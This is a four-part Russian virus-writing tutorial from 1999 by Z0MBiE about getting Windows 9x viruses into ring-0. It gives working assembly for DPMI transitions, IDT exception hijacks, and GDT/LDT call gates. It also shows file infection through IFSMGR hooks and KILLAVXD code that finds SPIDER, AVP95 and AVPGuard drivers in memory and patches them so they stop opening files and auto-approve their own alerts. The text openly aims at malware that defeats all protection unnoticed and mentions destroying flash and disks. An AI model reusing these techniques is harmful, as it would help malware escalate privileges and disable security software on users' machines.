В случае запуска вируса в дос-задаче для дальнейших действий (по переходу в ring-0) необходимо сначала перейти из V86 в ring-3. Достигается это при помощи нескольких вызовов DPMI. После перехода в ring-3 действия такие же как и при запуске PE файлов.

Проблема тут в том, что выход из DPMI-режима возможен только при выходе из запущенной программы обратно в дос (INT 21H, AH=4CH), а досовой программе-носителю уже перейдя в ring-3 отдавать управление нельзя. Поэтому надо либо сбрасывать дроппер, либо получать управление при выходе из программы, либо программу перезапускать.

```
mov     ax, 1687h      ; DPMI - проверка установки
int     2fh
or      ax, ax
jnz     exit
; ES:DI = адрес DPMI процедуры изменения режима
; SI=память (в параграфах.) необходимая для DPMI

push    es             ; сохраняем адрес DPMI процедуры
push    di
pop      dpmicall

mov     ah, 48h        ; выделить память под данные DPMI
mov     bx, si
int     21h
jc      exit
mov     es, ax          ; в ES сегмент

xor     ax, ax          ; флаги: bit0=0 -- 16-bit программа
db      09Ah
dd      ?
jc      exit
; сейчас в 16-bit ring3

exit:   mov     ax, 4c00h ; выход в DOS
int     21h
```

## ПЕРЕХОД В RING-0

В некоторых случаях работа с ring-0 начинается с перехода в него. Следует заметить, что описанными здесь способами переход в ring-0 скорее всего не исчерпывается.

## ЗАГРУЗКА VXD

Способ состоит в том, чтобы сбросить на диск .VxD-файл (драйвер работающий в ring-0) и загрузить его. Такие вирусы содержат в своем теле код откомпилированного .VxD-файла.

Загрузка VxD осуществляется вызовом функции открытия файла (CreateFile), но имя .VxD-файла идет со специальным префиксом \\.\

## ПАТЧ СИСТЕМНЫХ ТАБЛИЦ

Идея состоит в изменении таблиц IDT, GDT и LDT, которые в маздае (в отличие от NT) не защищены от записи.

Проблема в том, что существующие антивирусные программы (например spider.vxd) в состоянии защищать от записи страницы памяти, в которых эти таблицы хранятся.

Сегодня они умеют защищать IDT и GDT. Защита LDT связана с некоторыми (наверное, решаемыми) трудностями -- запись в LDT использует маздайный krnl386.exe, работающий в ring-3.

## ПАТЧ IDT

Идея состоит в изменении адреса (оффсета) одного из обработчиков прерываний (исключений) и вызове этого обработчика. Очевидно, что атрибуты в дескрипторе такого прерывания должны указывать на ring-0, иначе следует их таковыми сделать.

## ПАТЧ LDT

Идея состоит в создании в LDT дескриптора шлюза вызова (call gate) процедуры, находящейся в вирусе, но с правами ring-0. При вызове такой процедуры (через callgate) происходит переход в ring-0.

## ВЫЗОВ VXD API БЕЗ ПЕРЕХОДА В RING-0

Так как кернел пользует vxd api не переходя в ring-0, то те же действия может (находясь в ring3) выполнять и вирус.

## ДЕЙСТВИЯ В RING-0

После перехода в ring-0 хорошо бы:

1. выделить память
2. создать в этой памяти копию вируса
3. перехватить системные вызовы и/или создать треду для поиска файлов
4. обрабатывать пришедшие имена файлов (инфицировать файлы)

...да не тут то было. Присутствующий антивирус не даст сделать подозрительный vxDCALL. Поэтому после перехода в ring0 но перед инсталляцией в память и перехватом системных вызовов

желательно совершить патч либо отгрузку возможных антивирусных vxd драйверов. Либо не делать vxDCALL-ов напрямую.

## ВЫДЕЛЕНИЕ ПАМЯТИ

Выделение памяти особых трудностей не представляет. Либо это стандартные вызовы `VMM_PageAllocate`, `IFSMGR_GetHeap`, либо что-то еще. Но в любом случае рекомендуется защищать страницы вируса от доступа из ring-3 посредством `VMM_PageModifyPermissions`. Также неплохо бы защитить после перехода в ring0 системные таблицы - от того же ring-3.

## СОЗДАНИЕ В ПАМЯТИ КОПИИ ВИРУСА

Здесь вроде-бы проблем быть не должно, однако они есть.

Все VxDcall-ы в только что откомпилированном файле выглядят как `CD 20 xx xx yy yy`, где `xx` - номер сервиса, `yy yy` - номер VxD. Но после первого вызова такого vxDCALL-a, он заменяется обработчиком `INT 20h` на `CALL [xxxxxxxx]` или что-нибудь еще более неприличное, после чего происходит переход на то же место, откуда был сделан вызов `INT 20h`.

Отсюда вытекают две проблемы.

Во-первых, раз управление возвращается туда же, то память, откуда произведен vxDCALL должна быть доступна для записи. Иначе все зависнет. Да, это отнюдь не всегда проблема, ибо в ring-0 можно писать куда угодно. Кроме shadowram и flashbios.

Во-вторых, наличие в вирусе такой гадости как `call \<непонятно куда>` делает его неработоспособным после перемещения на другой компьютер или даже после перезагрузки. Поэтому следует либо не вызывать vxDCALL-ов изнутри тела вируса, либо создавать дополнительную ("чистую") копию вируса при посадке в память, либо перед началом работы с использованием vxDCALL-ов возвращать вирус патчем "обратно" в исходное состояние, и т.п.

## ПЕРЕХВАТ СИСТЕМНЫХ ВЫЗОВОВ

Тут как правило используют `IFSMGR_InstallFileSystemApiHook`, `VMM_Hook_V86_Int_Chain` и прочие. Обработчики событий анализируют имена файлов и передают их процедуре заражения.

Интересным методом при перехвате системных функций является мониторинг самих функций работы с хуками, и деинсталляция и повторная инсталляция вируса до и после этих вызовов. В результате вирус будет все время оказываться самым первым в цепочке обработчиков.

Также интересным способом здесь является тривиальный сплайсинг. Вызываем vxDCALL вида `CD 20 xx xx yy yy`, и он заменяется на адрес дворда по которому лежит оффсет на нужную нам функцию. Нагло туда лезем и меняем либо этот дворд либо в код на который он указывает прописываем `jmp` на себя.

## ИНФИЦИРОВАНИЕ ФАЙЛОВ

Работа с файлами осуществляется через `IFSMGR_Ring0_FileIO`.

Если не быть мудаком и не вызывать каждую функцию по сто раз запуская ей кучу параметров, а сделать универсальные процедуры (либо макросы) для работы с файлами, то заражение не будет



практически ни чем отличаться от аналогичного в ring-3, за исключением трудностей при работе с датой/временем файлов.

```
input:
    edx=filename
output:
    cf=0, eax=handle
    cf=1  error
```

ring-0:

```
fopen:
    pusha
    mov     eax, R0_OPENCREATEFILE
    mov     esi, edx
    mov     bx, 2022h
    mov     cx, 32
    mov     dx, 01h
    VxDcall IFSMGR, Ring0_FileIO
    mov     [esp].pushad_eax, eax
    popa
    ret
```

ring-3:

```
fopen:
    pusha
    push    0
    push    FILE_ATTRIBUTE_NORMAL
    push    OPEN_EXISTING
    push    0
    push    FILE_SHARE_READ
    push    GENERIC_READ + GENERIC_WRITE
    push    edx
    call    CreateFileA
    mov     [esp].pushad_eax, eax
    not     eax      ; FFFFFFFF --> 0
    cmp     eax, 1   ; 0: CF=1  !0: CF=0
    popa
    ret
```

---

\_(c) 1999 Z0MBiE, [z0mbie.host.sk](http://z0mbie.host.sk)\_

# ВОЙНА В RING-0

## Часть 2

*In your head, in your head  
they are dyin'...*

В [первой части](#) статьи мы говорили о переходе вирусов в ring-0 лишь в теории, а здесь мы рассмотрим практические примеры.

Дела обстоят так: под Win9X существуют открытые на запись таблицы IDT, GDT & LDT. Непосредственную работу с ними мы далее и проведем. Во всех примерах полагаем, что соответствующая таблица находится в памяти, открытой для записи. Также должно быть ясно, что нижеприведенный код работоспособен под ring3/ring0, а не под V86.

## ПЕРЕХОД В RING-0 используя IDT

Итак, IDT (Interrupt Descriptor Table, таблица дескрипторов прерываний) описывает прерывания, существующие в протмде. То есть, грубо говоря, это селекторы и смещения на каждое прерывание.

Поскольку модель памяти флэтовая, мы просто меняем адрес одного из исключений/прерываний на адрес своей процедуры, вызываем сие исключение/прерывание -- и мы в ring0.

Здесь есть два пути. Можно вызывать исключения (exception), а можно вызывать прерывания. В чем разница? Прерывание вызывается командой INT, опкод CD ;-). А исключение -- созданной нами тяжелой ситуацией. (А кому щас легко?) Например если попытаться скормить процу опкоды FF FF то он вызовет исключение 06. Делим на 0 -- 00. Трассируем -- 01. Не подгружена страница памяти -- 0E. Глюкавая программа -- 0D.

Короче говоря, разница тут между прерываниями и исключениями в том, что если дескриптор описывает исключение (например инт с номерком из вышеперечисленных) то в типе дескриптора у него похеру какой DPL, а если это обычное прерывание, то DPL надо поставить 3 (смотри сюда), иначе вызовется не требуемый инт, а INT 0D (нарушение защиты). Другое дело, если перехватывать сразу 0D.

Пример перехода в ring-0 с использованием IDT, INT 00h. Вызов исключения.

```
go_to_ring0:    pusha

                call    __pop1          ; SEH
                mov     esp, [esp+8]
                jmp     __exit
__pop1:         push    dword ptr fs:[0]
                mov     fs:[0], esp

                push    edi              ; получить адрес IDT
                sidt    [esp-2]
                pop     edi

                add     edi, 8*00h       ; адрес дескриптора INT 00h

                fild    qword ptr [edi] ; сохранить дескриптор
                call    __pop2          ; получить адрес нового
```

```

; обработчика исключения

call    ring0_proc    ; вызвать в ring0

dec     eax           ; для нормального повтора DIV-a
iret                    ; возврат из прерывания в ring-3

__pop2:   pop         word ptr [edi] ; установить новый оффсет
          pop         word ptr [edi+6]; обработчика прерывания

          xor         eax, eax
          xor         edx, edx
          div         eax           ; вызвать INT 00h

          fistp       qword ptr [edi] ; восстановить дескриптор

__exit:   pop         dword ptr fs:[0]; SEH
          pop         eax

          popa
          ret

```

Пример перехода в ring-0 с использованием IDT, INT 01h. Вызов исключения.

```

go_to_ring0:  pusha

              call     __pop1        ; SEH
              mov      esp, [esp+8]
              jmp      __exit
__pop1:       push     dword ptr fs:[0]
              mov      fs:[0], esp

              push     edi           ; получить адрес IDT
              sidt     [esp-2]
              pop      edi

              add      edi, 8*01h    ; адрес дескриптора INT 01h

              fild     qword ptr [edi] ; сохранить дескриптор

              call     __pop2        ; получить адрес нового
              ; обработчика исключения

              call     ring0_proc    ; вызвать в ring0

              and      byte ptr [esp+9], not 1 ; убрать TF
              iret                    ; возврат из прерывания в ring-3

__pop2:       pop      word ptr [edi]
              pop      word ptr [edi+6]

              pushw    7302h         ; установить TF (trace flag)
              popfw

              nop                    ; вызвать INT 01h

              fistp     qword ptr [edi] ; восстановить дескриптор

__exit:       pop      dword ptr fs:[0]; SEH
              pop      eax

              popa
              ret

```

Пример перехода в ring-0 с использованием IDT, INT xxh. Вызов прерывания.

```

go_to_ring0:  pusha

              call     __pop1        ; SEH
              mov      esp, [esp+8]
              jmp      __exit
__pop1:       push     dword ptr fs:[0]

```

```

mov     fs:[0], esp

push    edi                ; получить адрес IDT
sidt    [esp-2]
pop     edi

add     edi, 21h*8          ; адрес дескриптора INT xxh

fild    qword ptr [edi] ; сохранить дескриптор

call    __pop2              ; получить адрес нового
                             ; обработчика прерывания

call    ring0_proc          ; вызвать в ring0
iret                                ; возврат из прерывания в ring-3

__pop2:
pop     ax                  ; создать дескриптор прерывания
stosw
mov     eax, 0EE000028h ; sel=28h, type=IntG32/DPL=3
stosd
pop     ax
stosw

int     21h                 ; вызвать прерывание

fistp   qword ptr [edi-8] ; восстановить дескриптор

__exit:
pop     dword ptr fs:[0]; SEH
pop     eax

popa
ret

```

## ПЕРЕХОД В RING-0 используя LDT (GDT)

Таблицы GDT и LDT (Global- и Local Descriptor Table, таблицы глобальных/локальных дескрипторов) суть описывают селекторы, что в протмоде являются заменой старых добрых сегментов. Иногда, правда, кроме селекторов они описывают и более сложные объекты защищенного режима, что нам и потребуется.

Таблица GDT - одна на всех (на то она и Global), а таблиц LDT может не быть не одной, может быть по одной на каждую задачу, а может быть несколько на несколько задач. То есть полное безобразие.

Инфу о таблице GDT можно поиметь при помощи команды `SGDT m`.

```

sgdt    xxx
...
xxx      label    pword
gdt_limit dw      ?
gdt_base dd      ?

```

Как видим можно поиметь `gdt_limit` -- размер таблицы уменьшенный на 1, и `gdt_base` -- базовый адрес таблицы.

Инфу о таблице LDT поиметь более сложно, ибо команда `LGDT r/m16` возвращает селектор LDT, а дескриптор этого селектора находится в GDT.

```
sldt    ax
```

Теперь чтобы из этого селектора (который в AX) поиметь базу/размер LDT, надо сделать так:

```

sgdt    xxx
mov     ebx, gdt_base      ; EBX = база GDT
sldt    ax                 ; AX = селектор LDT

```

```

        and     eax, not 111b    ; EAX = (# селектора в GDT) * 8
        add     ebx, eax        ; EBX = адрес декриптора LDT
        mov     edi, [ebx+2-2]   ; EDI = адрес LDT (из дескриптора)
        mov     ah, [ebx+7]      ;
        mov     al, [ebx+4]      ;
        shrd    edi, eax, 16     ;
        movzx   ecx, word ptr [ebx] ; ECX=размер LDT-1
        inc     ecx              ; ECX=размер LDT
        shr     ecx, 3           ; ECX=число дескрипторов в LDT
        ...
xxx      label   pword
gdt_limit dw     ?
gdt_base  dd     ?

```

В чем же отличие GDT от LDT -- для нас? Если взглянуть на вышеприведенный код, то становится понятно, что работать с GDT несомненно проще, чем с LDT, и это так. Но дело тут вот в чем. Существующие антивирусы в состоянии активно противодействовать нашему переходу в ring-0. То есть они уже могут защищать от записи (записи из ring3) страницы памяти в которых находятся GDT и IDT. В частности SPIDER.VXD уже умеет защищать от записи GDT и IDT, и все вирусы читающие/пишущие в эти таблицы (то есть CIH и прочие, с похожим на него переходом в 0 через IDT) -- все они сосут.

А вот с LDT сложнее -- запись в нее использует сам находящийся в ring3 16-битный кернел от маздая, KRNL386.EXE. В этом то и заключается вся хуйня... ;-)

Итак, как же мы собираемся переходить в 0 через LDT/GDT. Как уже было сказано выше, в этих таблицах хранятся не только дескрипторы сегментов. Там еще бывают такие вещи как сегменты состояния задачи, шлюзы перехода (callgate) и еще хрен знает чего. Собственно на последних -- шлюзах -- мы и остановимся.

Шлюз перехода -- это такая хрень, которая позволяет перейти из одного кольца защиты в другое. Конкретно -- из ring3 в ring0. Что собой представляет шлюз перехода? А представляет он собой всего-навсего дескриптор в таблице GDT или LDT, а адреса их мы получать уже умеем. От обычного же дескриптора селектора дескриптор шлюза отличается некоторыми битами.

Вызов шлюза осуществляется путем команды FAR CALL, где в качестве селектора указывается селектор шлюза, оффсет же похую какой. Куда пойдет управление после такого CALL-а? А туда, куда указывает оффсет в дескрипторе шлюза. Вот только кольцо защиты будет уже другое.

Итак, вот переход в ring-0 через GDT:

```

go_to_ring0:  pusha

               call    __pop1          ; SEH

               mov     esp, [esp+8]
               jmp     __exit

__pop1:       push    dword ptr fs:[0]
               mov     fs:[0], esp

               call    __pop2          ; получить адрес callgate-a

               call    ring0_proc      ; вызывается в ring-0
               retf                    ; здесь RETF -- обратно в ring3

__pop2:       pop     esi              ; ESI=адрес callgate-a

               push    edi              ; получить адрес 1-го дескриптора
               sgdt    [esp-2]          ; GDT (нулевой не используется)
               pop     edi
               add     edi, 8

               fild    qword ptr [edi] ; сохранить дескриптор
               mov     eax, esi         ; создать дескриптор callgate-a

```

```

        cld
        stosw
        mov     eax, 1110110000000000b shl 16 + 28h
        stosd
        shld    eax, esi, 16
        stosw

        db      9Ah                ; вызов callgate-a
        dd      0
        dw      1*8+11b           ; sel.#8, GDT, ring-3

        fistp   qword ptr [edi-8] ; восстановить дескриптор

__exit:  pop     dword ptr fs:[0] ; SEH
        pop     eax

        popa
        ret

```

А вот переход в ring-0 через LDT:

```

go_to_ring0:  pusha

                call    __pop1        ; SEH

                mov     esp, [esp+8]
                jmp     __exit

__pop1:       push     dword ptr fs:[0]
                mov     fs:[0], esp

                call    __pop2        ; получить адрес callgate-a

                call    ring0_proc    ; вызывается в ring-0
                retf                 ; здесь RETF -- обратно в ring3

__pop2:       pop     esi            ; ESI=адрес callgate-a

                push    ebx          ; получить адрес GDT
                sgdt    [esp-2]
                pop     ebx

                sldt    ax           ; получить селектор LDT
                and     eax, not 111b
                jz      __exit

                add     ebx, eax      ; адрес дескриптора LDT в GDT

                mov     edi, [ebx+2-2] ; получить адрес LDT
                mov     ah, [ebx+7]
                mov     al, [ebx+4]
                shrd    edi, eax, 16

                fild    qword ptr [edi] ; сохранить дескриптор

                mov     eax, esi      ; создать дескриптор callgate-a
                cld
                stosw
                mov     eax, 1110110000000000b shl 16 + 28h
                stosd
                shld    eax, esi, 16
                stosw

                db      9Ah                ; вызов callgate-a
                dd      0
                dw      100b+11b         ; sel.#0, LDT, ring-3

                fistp   qword ptr [edi-8] ; восстановить дескриптор

__exit:       pop     dword ptr fs:[0] ; SEH
                pop     eax

```

```
popa  
ret
```

Как видно, в приведенных примерах используется SEH (Self Exception Handling). Вкратце -- это дело обеспечивает переход на метку `__exit` при возникновении некоторых глюков.

(c) 1999 z0MBiE, z0mbie.host.sk

# ВОЙНА В RING-0

## Часть 3

*"Zed? It's Maynard. The spider  
just caught a coupl'a flies."  
"Pulp Fiction", Q.Tarantino  
(кто смотрел, тот поймет ;-)*

В [первой части](#) статьи мы говорили о переходах вирусов в ring-0. Во [второй части](#) были показаны некоторые примеры. Здесь будет рассказано о том, с чего же нужно начинать свои действия в нуле.

Итак, используя почти последнее что у нас осталось -- LDT, мы перешли в ring-0. Я полагаю, что вам уже известно, что обычно делают дальше. ;-) Иначе читать этот текст бесполезно. А дальше обычно выделяют память, копируют туда вирус, перехватывают обращения к файлам, портят флэш и все такое.

Проблема заключается в уже инсталлированном простеньком драйверке -- называется он SPIDER.VXD. Конечно, проблема не только в этом конкретном антивирусе, а в возможности существования таких мониторов и в возможности всяких плохих действий с их стороны. Короче, допустим, что сей файллик, подстерегая нас на доступе к IDT и GDT, таки пропустил в ring-0. И вот, ничего не подозревающий вирус делает свой первый VxDcall. И сосет. Ибо VxDcall сделан -- откуда?, и функция GetVxdName() на вопрос антивируса "а из какого взыксдя пришел вот ентот вот взыксдекольчик?" честно отвечает ему "а хуй его знает". И тогда антивирус орет "батя, хуйня!", тем стремя юзера, и тот, как показано на [картинке](#), бежит к лозинскому. Помните об этом.

Собственно о том, как всего этого избежать, и написан сей текст.

Признаюсь вам честно, я преувеличил. Пока еще не на все VxDcall-ы орет sipder, и тем пользуется библиотечка [KILLAVXD](#). Суть ее заключается в следующем: просканировать список VxDей, найти спидера(веба)/авп, и пропатчить их так, чтобы не могли открывать никакие файлы. Пока помогает.

Но дело в том, что список VxDей мы получаем VxDcall-ом, что само по себе плохо. Дальше можно долго спорить о том, что делать и кто виноват. Можно впатчить VxDcall в VMM (0xC0001000 и дальше) и вызывать системные функции оттуда. Но на это найдутся всякие Get\_Cur\_VM\_Handle, ProcessId и прочие, и кроме того -- на каждый такой VxDcall нас могут найти поиском в памяти, и т.п. Короче говоря, так жить нельзя.

Поэтому единственно правильный путь -- убить, убить и еще раз убить антивир и только потом жить спокойно.

Как убить -- да все так же. Найти VxD, пропатчить. Дальше -- по желанию. Отгрузить, стереть на диске, etc. Но отгружать и стирать на диске плохо -- юзер явно увидит. Тогда уж эффективнее грохнуть флэш и винт.

Так что мы не будем останавливаться на этой проблеме, а решим абстрактную задачу -- как \_вызывать VxDcall-ы, не вызывая таковых\_.

Рассмотрим вопрос подробно. Как происходит VxDcall? А вот как. Сначала (все нуле) встречается CD 20 xx xx yy yy. Вызывается INT 20h. Обработчик берет yy yy. Это номер VxD. Сканируется список VxDей. Берется из таблички адрес сервиса xx xx, и CD 20 xx xx yy yy меняется на FF 15 [address]. И вот на этот CALL (FF 15) и передается управление.



Рассмотрим теперь `VMMcall Hook_Device_Service`. Что оно делает? А вот что. Берется список `VxDей`, сканируется до нужного нам. Все это посредством `VMMcall Get_DDB`. А дальше берется табличка оффсетов и в ней меняется оффсет хандлера.

Таким образом вместо

```
mov     eax, VMM_xxx
lea     esi, xxx_new
VMMcall Hook_Device_Service
jc      __exit
mov     xxx_old, esi
```

можно делать так:

```
mov     eax, VMM
xor     edi, edi
VMMcall Get_DDB
jecxz   __exit
mov     edx, [ecx].DDB_Service_Table_Ptr
lea     eax, xxx_new
xchg    eax, [edx+4*xxx]
mov     xxx_old, eax
```

, где `DDB_Service_Table_Ptr` -- это поинтер на таблицу оффсетов хандлеров сервисов, по одному на каждый сервис соответствующего `VxD`.

Но ведь и `Get_DDB` суть тоже отстой, ибо может быть перехвачено.

Поэтому наша задача -- находить структуры `DDB` самим. Вот ну ОЧЕНЬ глупавый пример того, как это не нужно делать.

```
; начальный адрес поиска (VMM)
mov     ebx, 0C0001000h
; ищем CALL [xxxxxxxx]
@@1:    inc     ebx
        cmp     word ptr [ebx], 15FFh
        jne     @@1
        mov     ecx, [ebx+2]      ; ECX=xxxxxxxx
; нашли CALL, проверяем чтоб примерно внутри драйверов
        cmp     ecx, 0C0001000h
        jb      @@1
        cmp     ecx, 0C0200000h
        ja      @@1
; итак, ECX показывает в середину таблички сервисов,
; и резонно предположить, что где-то перед ней структура DDB
@@2:    dec     ecx
        cmp     ecx, 0C0001000h
        jb      @@1
        cmp     [ecx].DDB_Reserved1, 'Rsv1'
        jne     @@2
; вот, нашли мы DDB. Но от какого она VxD хуй знает. проверяем.
        cmp     [ecx].DDB_Req_Device_Number, VMM
        jne     @@1
; и таким образом мы таки поймали VMM-овский DDB
; берем поинтер на табличку сервисов
mov     edx, [ecx].DDB_Service_Table_Ptr
; вызываем/перехватываем любой нужный нам сервис
call    [edx+PageAllocate*4]
```

Проблема приведенного примера вот в чем. Мы НЕ проверяем присутствие страниц сканируемой памяти. И это нам чревато боком ;-). Выходов тут целых два, а может и больше. Во-первых, можно хватать экскепшн через `IDT`, и это правильно. А во-вторых (для особо умных) можно сканировать таблицу страниц.

Итак, мы научились получать адреса обработчиков сервисов не вызывая `VxDcall`-ов, равно как их и перехватывать. Но все это осталось полным отстоем, ибо нужный нам сервис может показывать - куда? - правильно, в спидера.

Поэтому первым делом надо описанным выше образом искать антивирусные мониторы, коих и убивать самым жестоким образом.

## ПРИЛОЖЕНИЕ

```

VxDcall                macro    VxD, Service
                        db        0CDh
                        db        020h
                        dw        Service
                        dw        VxD
                        endm

VMMcall                 macro    Service
VxDcall VMM, Service
                        endm

VMM                     equ      0001h
GetDeviceList           equ      0005h
Hook_Device_Service     equ      0090h
Get_DDB                 equ      0146h

VxD_Desc_Block          struc
DDB_Next                dd        ?          ; 00 01 02 03
DDB_SDK_Version         dw        ?          ; 04 05                      DDK_VERSION
DDB_Req_Device_Number   dw        ?          ; 06 07                      UNDEFINED_DEVICE_ID
DDB_Dev_Major_Version   db        ?          ; 08                          0
DDB_Dev_Minor_Version   db        ?          ; 09                          0
DDB_Flags               dw        ?          ; 0A 0B                      0
DDB_Name                db        8 dup (?); 0C .. 13                      "          "
DDB_Init_Order          dd        ?          ; 14 15 16 17                      UNDEFINED_INIT_ORDER
DDB_Control_Proc        dd        ?          ; 18 19 1A 1B
DDB_V86_API_Proc        dd        ?          ; 1C 1D 1E 1F                      0
DDB_PM_API_Proc         dd        ?          ; 20 21 22 23                      0
DDB_V86_API_CSIP        dd        ?          ; 24 25 26 27                      0
DDB_PM_API_CSIP         dd        ?          ; 28 29 2A 2B                      0
DDB_Reference_Data       dd        ?          ; 2C 2D 2E 2F
DDB_Service_Table_Ptr   dd        ?          ; 30 31 32 33                      0
DDB_Service_Table_Size   dd        ?          ; 34 35 36 37                      0
DDB_Win32_Service_Table dd        ?          ; 38 39 3A 3B                      0
DDB_Prev                dd        ?          ; 3C 3D 3E 3F                      'Prev'
DDB_Size                dd        ?          ; 40 41 42 43                      SIZE (VxD_Desc_Block)
DDB_Reserved1           dd        ?          ; 44 45 46 47                      'Rsv1'
DDB_Reserved2           dd        ?          ; 48 49 4A 4B                      'Rsv2'
DDB_Reserved3           dd        ?          ; 4C 4D 4E 4F                      'Rsv3'
VxD_Desc_Block          ends

```

...

\_(c) 1999 Z0MBiE, <http://z0mbie.host.sk>\_

# ВОЙНА В RING-0

## Часть 4

В этой, четвертой части статьи про ring-0 мы будем говорить о проблемах, возникающих после перехода в нулевое кольцо, а именно об отгрузке антивирусных VxD-драйверов.

Напомню, что под маздаем можно перейти в нулевое кольцо как минимум одним из следующих способов:

- непосредственная загрузка VxD-драйвера либо изменение какого-нибудь из существующих загружаемых VxD-файлов;
- модификация дескриптора прерывания в IDT;
- создание callgate-а в GDT или в LDT, включая сюда поиск LDT в памяти без доступа к GDT;
- переход посредством вызовов KERNEL-овских функций (всякие там пэйджеры);
- переход сплайсингом в одну из VMM-овских процедур (например C0001000) либо изменение каких-либо уазателей в VMM-овских данных;
- переход модификацией контекста (SetThreadContext, ставим CS=28h, EIP=r0proc);
- переход через INT 2E/PsCreateSystemThread, PoCallDriver, RtlCopyMemory и т.п.;
- используя INT 31, коий можно вызывать через kernel32 (push 002A0029/call ord0);
- переход в нулевое кольцо посредством медитации (спросить хрюкера) ;-)

При этом мы знаем, что можно писать в защищенную память из третьего кольца, например модифицируя таблицу страниц или через INT 2E/RtlCopyMemory.

Теперь остановимся на следующем шаге: мы либо перешли в 0, либо остались в третьем кольце, но можем производить запись в любое место памяти. Так вот, обладая такими свойствами, мы, тем не менее, не можем делать системных вызовов, потому что есть шанс нарваться на антивирусный драйвер.

Например запись в исполняемый файл в районе заголовка отлавливается как вирусоподобная (а так и есть), на VxDcall-ы из адресов PE-файлов у всяких там спидеров тоже приподнимается, так что, как уже не раз говорилось, мы не идем на компромисс -- мы просто убиваем мешающий нам софт.

Как убить VxD-драйвер?

Для этого надо ответить на 2 вопроса. Во-первых, что это за драйвер, и, во-вторых, где он находится. Btw, скажу сразу, здесь я рассматриваю только 3 драйвера, а именно SPIDER.VXD, AVP95.VXD и AVPG.VXD (AvpGuard).

Как найти загруженный VxD? Можно получить поинтер на первый DDB и дальше идти по цепочке, проверяя имя драйвера. Но это есть хуйня, ибо VxDcall VXD\_LDR\_GetDeviceList может легко отлавливаться так же как и любой другой вызов. Поэтому предлагается сканировать всю память в поисках DDB-блоков. Таким образом мы и найдем интересующие нас VxD-драйвера.

Поиск DDB в памяти:

```
mov     ebx, 0C0000000h

__scancycle:    push    8192          ; 2 pages
                push    ebx
                callw   IsBadReadPtr
                or       eax, eax
                jnz     __skippage
```

```

__cycle:
        xor     esi, esi
        ; общие черты, характерные для всех искомых драйверов
        cmp     [ebx+esi].DDB_SDK_Version, 400h
        jne     __cont
        cmp     [ebx+esi].DDB_Name.byte ptr 7, 32
        jne     __cont
        cmp     [ebx+esi].DDB_Init_Order, 80000000h
        jne     __cont
        cmp     [ebx+esi].DDB_Prev, 'Prev'
        jne     __cont

        mov     eax, dword ptr [ebx+esi].DDB_Name
        cmp     eax, 'DIPS' ; SPIDER
        je      __fuckup
        cmp     edx, '9PVA' ; AVP95
        je      __fuckup
        cmp     edx, 'GPVA' ; AVPGUARD
        je      __fuckup

__cont:
        inc     esi
        cmp     esi, 4096
        jnb     __cycle

__skippage:
        add     ebx, 4096
        cmp     ebx, 0D0000000h
        jnb     __scancycle

```

Вот мы и нашли DDB драйвера, проверили имя, и выяснили что это та самая сволочь. Как убивать?

Где нибудь с control\_proc\_0 сканируем и патчим память на предмет следующих значений: для спидера и авп95 находим все последовательности

```

B8 0000D500      mov eax, R0_OPENCREATEFILE
и
B8 0000D501      mov eax, R0_OPENCREATE_IN_CONTEXT

```

и меняем на

```
B8 FFFFFFFF
```

В результате проклятый антивирус теряет способность открывать файлы, и, соответственно, никак не реагирует на их изменение. Для avpg.vxd проделываем то же самое, плюс к этому находим

```

CD 20 002A001A  VxDcall VWIN32_SysErrorBox
CD 20 002A000E  VxDcall VWIN32_SetWin32Event

```

и меняем на

```
90 B8 00000001  nop / mov eax, 1
```

В результате антивирус вирусные события-то отлавливает, но вот передать их в PE-файл посредством VWIN32\_SetWin32Event не может, и поэтому сам пробует вызвать VWIN32\_SysErrorBox. А это такая фишка, которая спрашивает да/нет. Вот тут он и имеет EAX=1, что означает Yes.

Теперь подходим к такому вопросу: а что если CD 20 nnnnnnnn уже успело измениться на CALL? Тогда надо вычислить два следующих значения:

```

mov     eax, 002Ah ; VMM
xor     edi, edi
VMMcall Get_DDB
; ECX<--offset DDB
mov     edx, [ecx+30h] ; DDB_Service_Table_Ptr
xxxxxxx <-- [edx+4*001Ah] ; VWIN32_SysErrorBox
yyyyyyy <-- [edx+4*000Eh] ; VWIN32_SetWin32Event

```

и так же как и в случае CD 20 nnnnnnnn, заменить все

```
FF 15 xxxxxxxx  call  [xxxxxxxx]
```

```
и
FF 15 yyyyyyyy call [yyyyyyyy]
```

на

```
90 B8 00000001 nop / mov eax, 1
```

Только вместо VMMcall Get\_DDB желательно найти VMM-овский DDB так, как это было описано в самом начале текста, хотя если работает только один avpg.vxd это не обязательно.

Короче говоря, применив все вышеписанное вы поймете вирусняк, пробивающий все защиты, без каких-либо жестоких действий типа отгрузки драйвера напрочь, что немаловажно. Вообще антивирус молчит, юзер играет, вирус работает.

Вот кусок из библиотеки KILLAVXD, слегка модифицированный в соответствии с вышесказанным:

```
...
lea     edx, [ebx+0Ch]; Name_0
mov     edx, [edx]
cmp     edx, 'DIPS' ; SPIDER
je      __kavxd_patch
cmp     edx, '9PVA' ; AVP95
je      __kavxd_patch
cmp     edx, 'GPVA' ; AVPGUARD
je      __kavxd_patch
...

__kavxd_patch:    pusha

                push    offset kavxd_kill_moveax
                pop      kavxd_killhandler

                mov     esi, 0000D500h ; R0_OPENCREATFILE
                call    __kavxd_fuck
                mov     esi, 0000D501h ; R0_OPENCREAT_IN_CONTEXT
                call    __kavxd_fuck

                cmp     edx, 'GPVA'
                jne     __skip1

                push    offset kavxd_kill_cd20
                pop      kavxd_killhandler

                mov     esi, 002A001Ah ; VWIN32_SysErrorBox
                call    __kavxd_fuck
                mov     esi, 002A000Eh ; VWIN32_SetWin32Event
                call    __kavxd_fuck

                push    offset kavxd_kill_badcall
                pop      kavxd_killhandler

                mov     eax, 002Ah ; VMM
                xor     edi, edi
                VMMcall Get_DDB
                mov     edx, [ecx+30h] ; DDB_Service_Table_Ptr

                lea     esi, [edx+4*001Ah] ; VWIN32_SysErrorBox
                call    __kavxd_fuck
                lea     esi, [edx+4*000Eh] ; VWIN32_SetWin32Event
                call    __kavxd_fuck

__skip1:
                popa
                ...

__kavxd_fuck:    pusha

                mov     edi, [ebx+18h] ; Control_Proc_0

__kavxd_1:       lea     ecx, [edi+4] ; check presence for
                test    ecx, 00000FFFh ; each new page encountered
```

```

jnz     __kavxd_2

pusha

sub     esp, 28
mov     esi, esp

push    28
push    esi           ; esi = MEMORY_BASIC_INFO
push    ecx
VxDcall VMM, PageQuery

test    dword ptr [esi+10h], 1000h ; mbi_state & MEM_COMMIT

lea     esp, [esp + 4*3 + 28]

popa
jnz     __kavxd_2

popa
ret

__kavxd_2:
inc     edi

